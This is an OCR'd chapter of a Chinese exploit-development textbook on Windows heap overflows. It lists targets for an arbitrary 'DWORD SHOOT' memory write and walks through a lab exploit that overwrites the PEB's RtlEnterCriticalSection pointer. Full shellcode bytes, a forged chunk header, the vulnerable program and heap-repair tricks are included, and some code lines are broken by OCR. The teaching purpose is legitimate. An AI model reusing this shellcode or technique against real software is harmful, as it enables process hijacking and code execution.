1 DWORD SHOOT 的利用方法

堆溢出的精髓是获得一个 DWORD SH OOT 的机会，所以，堆溢出利用的精髓也就是DWORD SHOOT 的利用。

与栈溢出中的“地毯式轰炸”不同，堆溢出更加精准，往往直接狙击重要目标。精准是DWORD SHO OT 的优点，但“火力不足”有时也会限制堆溢出的利用，这样就需要选择最重要的目标用来“狙击”。

本节将首先介绍一些内存中常用的“狙击目标”，然后以修改 PEB 中的同步函数指针为例，给出一个完整的利用堆溢出执行 shellcode 的例子。

DWORD SHOOT 的常用目标大概可以概括为以下几类

（1）内存变量：修改能够影响程序执行的重要标志变量，往往可以改变程序流程。例如，更改身份验证函数的返回值就可以直接通过认证机制。修改邻接变量的小试验就是这种利用方式的例子。在这种应用场景中， DWORD SHOOT 要比栈溢出强大得多，因为栈溢出时溢出的数据必须连续，而 DWORD SHOOT 可以更改内存中任意地址的数据。

（2）代码逻辑：修改代码段重要函数的关键逻辑有时可以达到一定攻击效果，例如，程序分支处的判断逻辑，或者把

身份验证函数的调用指令覆盖为 0x90(nop)。这种方法有点类似于软件破解技术中的“爆破”——通过更改一个字节而改变整个程序的流程。

（3）函数返回地址：栈溢出通过修改函数返回地址能够劫持进程，堆溢出也一样可以利用DWORD SHOOT 更改函数返回地址。但由于栈帧移位的原因，函数返回地址往往是不固定的，甚至在同一操作系统和补丁版本下连续运行两次栈状态都会有不同，故 DWORD SHOOT 在这种情况下有一定局限性，因为移动的靶子不好瞄准。

（4）攻击异常处理机制：当程序产生异常时， Windows 会转入异常处理机制。堆溢出很容易引起异常，因此异常处理机制所使用的重要数据结构往往会成为 DWORD SHOOT 的上等目标，这包括 S.E.H（structure exception handler）、 F.V.E.H（First Vectored Exception Handler）、进
程环境块（P.E.B）中的 U.E.F（Unhandled Exception Filter)、线程环境块(T.E.B)中存放的第一个S.E.H 指针(T.E.H)。

（5）函数指针：系统有时会使用一些函数指针，比如调用动态链接库中的函数、 C++中的虚函数调用等。改写这些函

数指针后，在函数调用发生后往往可以成功地劫持进程。但可惜的是，不是每一个漏洞都可以使用这项技术，这取决于软件的开发方式。

（6） P.E.B 中线程同步函数的入口地址：天才的黑客们发现在每个进程的 P.E.B 中都存放着一对同步函数指针，指向 RtlEnterCriticalSection()和 RtlLeaveCriticalSection()，并且在进程退出时会被 ExitProcess()调用。如果能够通过 DWORD SH OOT 修改这对指针中的其中一个，那么在程序退出时 ExitProcess()将会被骗去调用我们的 shellcode。由于 P.E.B 的位置始终不会变化，这对指针在 P.E.B 中的偏移也始终不变，这使得利用堆溢出开发适用于不同操作系统版本和补丁版本的 exploit 成为可能。这种方法一经提出就立刻成为了 Windows 平台下堆溢出利用的最经典方法之一，因为静止的靶子比活动的靶子好打得多，我们只需要把枪架好，闭着眼睛扣扳机就是了。

鉴于我们目前的知识体系还不完善，这里只是初步总结了堆溢出的利用方式。在学习完下一章关于异常处理方面的知识后，我们将重新总结内存狙击的利用方式。

2 狙击 P.E.B 中 RtlEnterCritical-Section()的函数指针

Windows 为了同步进程下的多个线程，使用了一些同步措施，如锁机制（lock）、信号量（semaphore）、临界区（critical section）等。许多操作都要用到这些同步机制。

当进程退出时， ExitProcess()函数要做很多善后工作，其中必然需要用到临界区函数RtlEnterCriticalSection()和 RtlLeaveCriticalSection()来同步线程防止“脏数据”的产生。

不知什么原因，微软的工程师似乎对 ExitProcess()情有独钟，因为它调用临界区函数的方法比较独特，是通过进程环境块 P.E.B 中偏移 0x20 处存放的函数指针来间接完成的。具体说来就是在 0x7FFDF020 处存放着指向RtlEnterCriticalSection()的指针，在 0x7FFDF024 处存放着指
向 RtlLeaveCriticalSection()的指针。

这里，我们不妨以 0x7FFDF024处的RtlEnterCriticalSection()指针为目标，联系一下DWORD SHOOT 后，劫持进程、植入代码的全套动作。

用于实验的代码如下。

```
#include <windows.h>
char
shellcode[]="\x90\x90\x90\x90\x90\x90\x90\x90
……"
main()
{
HLOCAL h1 = 0, h2 = 0;
HANDLE hp;
hp = HeapCreate(0,0x1000,0x10000);
h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
__asm int 3 //used to break process
memcpy(h1,shellcode,0x200);
//overflow,0x200=512
h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
return 0;
}
```

利用步骤：

（1） h1 向堆中申请了 200 字节的空间。

（2） memcpy 的上限错误地写成了 0x200，这实际上是 512 字节，所以会产生溢出。

（3） h1 分配完之后，后边紧接着的是一个大空闲块（尾块）。

（4）超过 200 字节的数据将覆盖尾块的块首。

（5）用伪造的指针覆盖尾块块首中的空表指针，当 h2 分配时，将导致 DWORD SHOOT。

（6） DWORD SHOOT 的目标是 0x7FFDF020 处的 RtlEnterCriticalSection()函数指针，可以简单地将其直接修改为 shellcode 的位置。

（7） DWORD SHOOT 完毕后，堆溢出导致异常，最终将调用 ExitProcess()结束进程。

（8） ExitProcess()在结束进程时需要调用临界区函数来同步线程，但却从 P.E.B 中拿出了指向 shellcode 的指针，因此 shellcode 被执行和前面一样，为了能够调试真实的堆状态，我们在代码中手动加入了一个断点：

```
__asm int 3
```

依然是直接运行.exe 文件，在断点将进程中断时，再把调试器 attach 上。

不妨先向堆中复制 200 个 0x90 字节，看看堆中的情况和预料的是否一致，如图 5.4.1 所示。

如图 5.4.1 所示，与我们分析一致， 200 字节之后便是尾块的块首。



图 5.4.1　实验程序中的堆块分布情况

缓冲区布置如下。

（1）将我们那段 168 字节的 shllcode 用 0x90 字节补充为 200 字节。

（2）紧随其后，附上 8 字节的块首信息。为了防止在 DWORD SHOOT 发生之前产生异常，不妨直接将块首从内存中复制使用：“\x16\x01\x1A\x00\x00\x10\x00\x00”。

（3）前向指针是 DWORD SHOOT 的“子弹”，这里直接使用 shellcode 的起始地址0x00520688。

（4）后向指针是 DWORD SHOOT的“目标”，这里填入 P.E.B中的函数指针地址 0x7FFDF020。

这时，整个缓冲区的内容如下。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
```

```
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the ajacent free block
"\x88\x06\x52\x00\x20\xf0\xfd\x7f";
```

运行一下，发现那个可爱的显示 failwest 的消息框没有蹦出来。原来，这里有一个问题：

被我们修改的 P.E.B 里的函数指针不光会被 ExitProcess()调用， shellcode 中的函数也会使用。

当 shellcode 的函数使用临界区时，会像 ExitProcess()一样被骗。

为了解决这个问题，我们对 shellcode 稍加修改，在一开始就把我们 DWORD SHOOT 的指针修复回去，以防出错。重新调试一遍，记下 0x7FFDF020 处的函数指针为

0x77F8AA4C。

提示： P.E.B 中存放 RtlEnterCriticalSection()函数指针的位置 0x7FFDF020 是固定的，但是，RtlEnterCriticalSection()的地址也就是这个指针的值 0x77F8AA4C 有可能会因为补丁和操作系统而不一样，请在动态调试时确定。

这可以通过下面 3 条指令实现，如表 5-4-2 所示。

表 5-4-2 指令与对应机器码

指　令	机 器 码
MOV EAX,7FFDF020	"\xB8\x20\xF0\xFD\x7F"
MOV EBX,77F8AA4C（可能需要调试确定这个地址） "\xB	B\x4C\xAA\xF8\x77"
MOV [EAX],EBX	"\x89\x18"

将这 3 条指令的机器码放在 shellcode 之前，重新调整 shellcode 的长度为 200 字节，然后 是 8 字节块首， 8 字节伪造的指针

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
//repaire the pointer which shooted by heap over run
"\xB8\x20\xF0\xFD\x7F" //MOV EAX,7FFDF020
```

```
"\xBB\x4C\xAA\xF8\x77" //MOV EBX,77F8AA4C the address may releated to
//your OS
"\x89\x18"//MOV DWORD PTR DS:[EAX],EBX
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C
```

```
\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90
\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of
the ajacent free block
"\x88\x06\x52\x00\x20\xf0\xfd\x7f";
//0x00520688 is the address of shellcode in
first heap block, you have to
//make sure this address via debug
//0x7ffdf020 is the position in PEB which
hold a pointer to
//RtlEnterCriticalSection()and will be called
by ExitProcess() at last
main()
{
HLOCAL h1 = 0, h2 = 0;
HANDLE hp;
hp = HeapCreate(0,0x1000,0x10000);
h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
memcpy(h1,shellcode,0x200);
//overflow,0x200=512
h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
return 0;
```

```
36 }
```

好了，现在把断点去掉， build 后直接运行。先是提示有异常产生（堆都溢出了，产生异常也很正常），如图 5.4.2 所示



图 5.4.3　在程序临退出前 shellcode 得到执行

3 堆溢出利用的注意事项

比起栈溢出来说，堆溢出相对复杂，在调试时遇到的限制也比较多。结合我个人的调试经验，下面列出一些可能出现的问题。

1．调试堆与常态堆的区别

如我们在 5.2 节中介绍的那样，堆管理系统会检测进程是

否正在被调试。调试态的堆和常态堆是有很大区别的，没有经验的初学者在做堆溢出实验时往往会被误导去研究调试态的堆。

如果您发现自己的 shllecode 能在调试器中得到正常的执行，而单独运行程序却失败，不妨考虑一下这方面的问题。本章中使用了 int 3 中断指令在堆分配之后暂停程序，然后 attach 进程的方法。这是一种省事的做法，但大多数时候我们是无法修改源码的。另一种办法是直接修改用于检测调试器的函数的返回值，这种方法在调试异常处理机制时会经常用到，我们将在第 6 章中举例介绍。

2. 在 shellcode 中修复环境

本节实验中就遇到了这样的问题，在劫持进程后需要立刻修复 P.E.B 中的函数指针，否则会引起很多其他异常。一般说来，在大多数堆溢出中都需要做一些修复环境的工作。

shellcode 中的第一条指令 CDF 也是用来修复环境的。如果您把这条指令去掉，会发现shellcode 自身发生内存读写异常。这是因为在 ExitProcess()调用时，这种特殊的上下文会把通常状态为 0 的 DF 标志位修改为 1。这会导致 shellcode 中 LODS DWORD PTR DS:[ESI]指令在向 EAX 装入第一个 hash 后将 ESI 减 4，而不是通常的加 4，从而

在下一个函数名 hash 读取时发生错误。

在堆溢出中，有时还需要修复被我们折腾得乱七八糟的堆区。通常，比较简单修复堆区的做法包括如下步骤。

（1）在堆区偏移 0x28 的地方存放着堆区所有空闲块的总和 TotalFreeSize。

（2）把一个较大块（或干脆直接找个暂时不用的区域伪造一个块首）块首中标识自身大小的两个字节（self size）修改成堆区空闲块总容量的大小（TotalFreeSize）。

（3）把该块的 flag 位设置为 0x10（last entry 尾块）。

（4）把 freelist[0]的前向指针和后向指针都指向这个堆块。

这样可以使整个堆区“看起来好像是”刚初始化完只有一个大块的样子，不但可以继续完成分配工作，还保护了堆中已有的数据。

3. 定位 shellcode 的跳板

有时， 堆的地址不固定，因此我们不能像本节实验中这样在 DWORD SHOOT 时直接使用shellcode 的起始地址。在 3.3 节里我们介绍了很多种定位栈中 shellcode 的思路。和栈溢出中的jmp esp 一样，经常也会有寄存器指向堆区离

shellcode 不远的地方。比如 David Litchfield 在 black hat 上的演讲中指出的在利用 U.E.F 时可以使用几种指令作为跳板定位 shellcode，这些指令一般可以在 netapi32.dll、 user32.dll、 rp crt4.dll 中搜到不少，代码如下所示。

```
CALL DWORD PTR [EDI + 0x78]
CALL DWORD PTR [ESI+0x4C]
CALL DWORD PTR [EBP+0x74]
```

4. DWORD SHOOT 后的“指针反射”现象

回顾前面介绍 DWORD SHOOT 时所举的例子：

```
int remove (ListNode * node)
{
node -> blink -> flink = node -> flink;
node -> flink -> blink = node -> blink;
return 0;
}
```

其中， node -> blink -> flink = node -> flink 将会导致 DWORD SHOOT。细心的读者可能会发现双向链表拆除时的第二次链表操作 node -> flink -> blink = node -> blink 也能导致 DWORDSHOOT。这次， DWORD SHOOT 将把目标地址写回 shellcode 起始位置偏移 4 个字节的地方。

我把类似这样的第二次 DWORD SHOOT 称为“指针反射”。有时在指针反射发生前就会产生异常。然而，大多数情况下，指针反射是会发生的，糟糕的是，它会把目标地址刚好写进 shellcode 中。这对于没有跳板直接利用 DWORD SHOOT 劫持进程的 exploit 来说是一个很大的限制，因为它将破坏 4 个字节的 shellcode。

幸运的是，很多情况下 4 个字节的目标地址都会被处理器当做“无关痛痒”的指令安全地执行过去。例如，我们本节实验中就会把 0x7FFDF020 反射回 shellcode 中偏移 4 字节的位置0x0052068C，如图 5.4.4 所示

图 5.4.4　指针反射现象

但如果在为某个特定漏洞开发 exploit 时，指针反射发生且目标指针不能当做“无关痛痒”的指令安全地执行过去，那就得开动脑筋使用别的目标，或者使用跳板技术。这也是我介绍了

很多种利用思路给大家的原因——要不然就只有自认倒霉了。

堆溢出博大精深，需要在调试中不断积累经验。如果您苦思冥想仍然不能按照预期运行shellcode，不妨想想上面这几方面的问题，很可能会给您一点启发。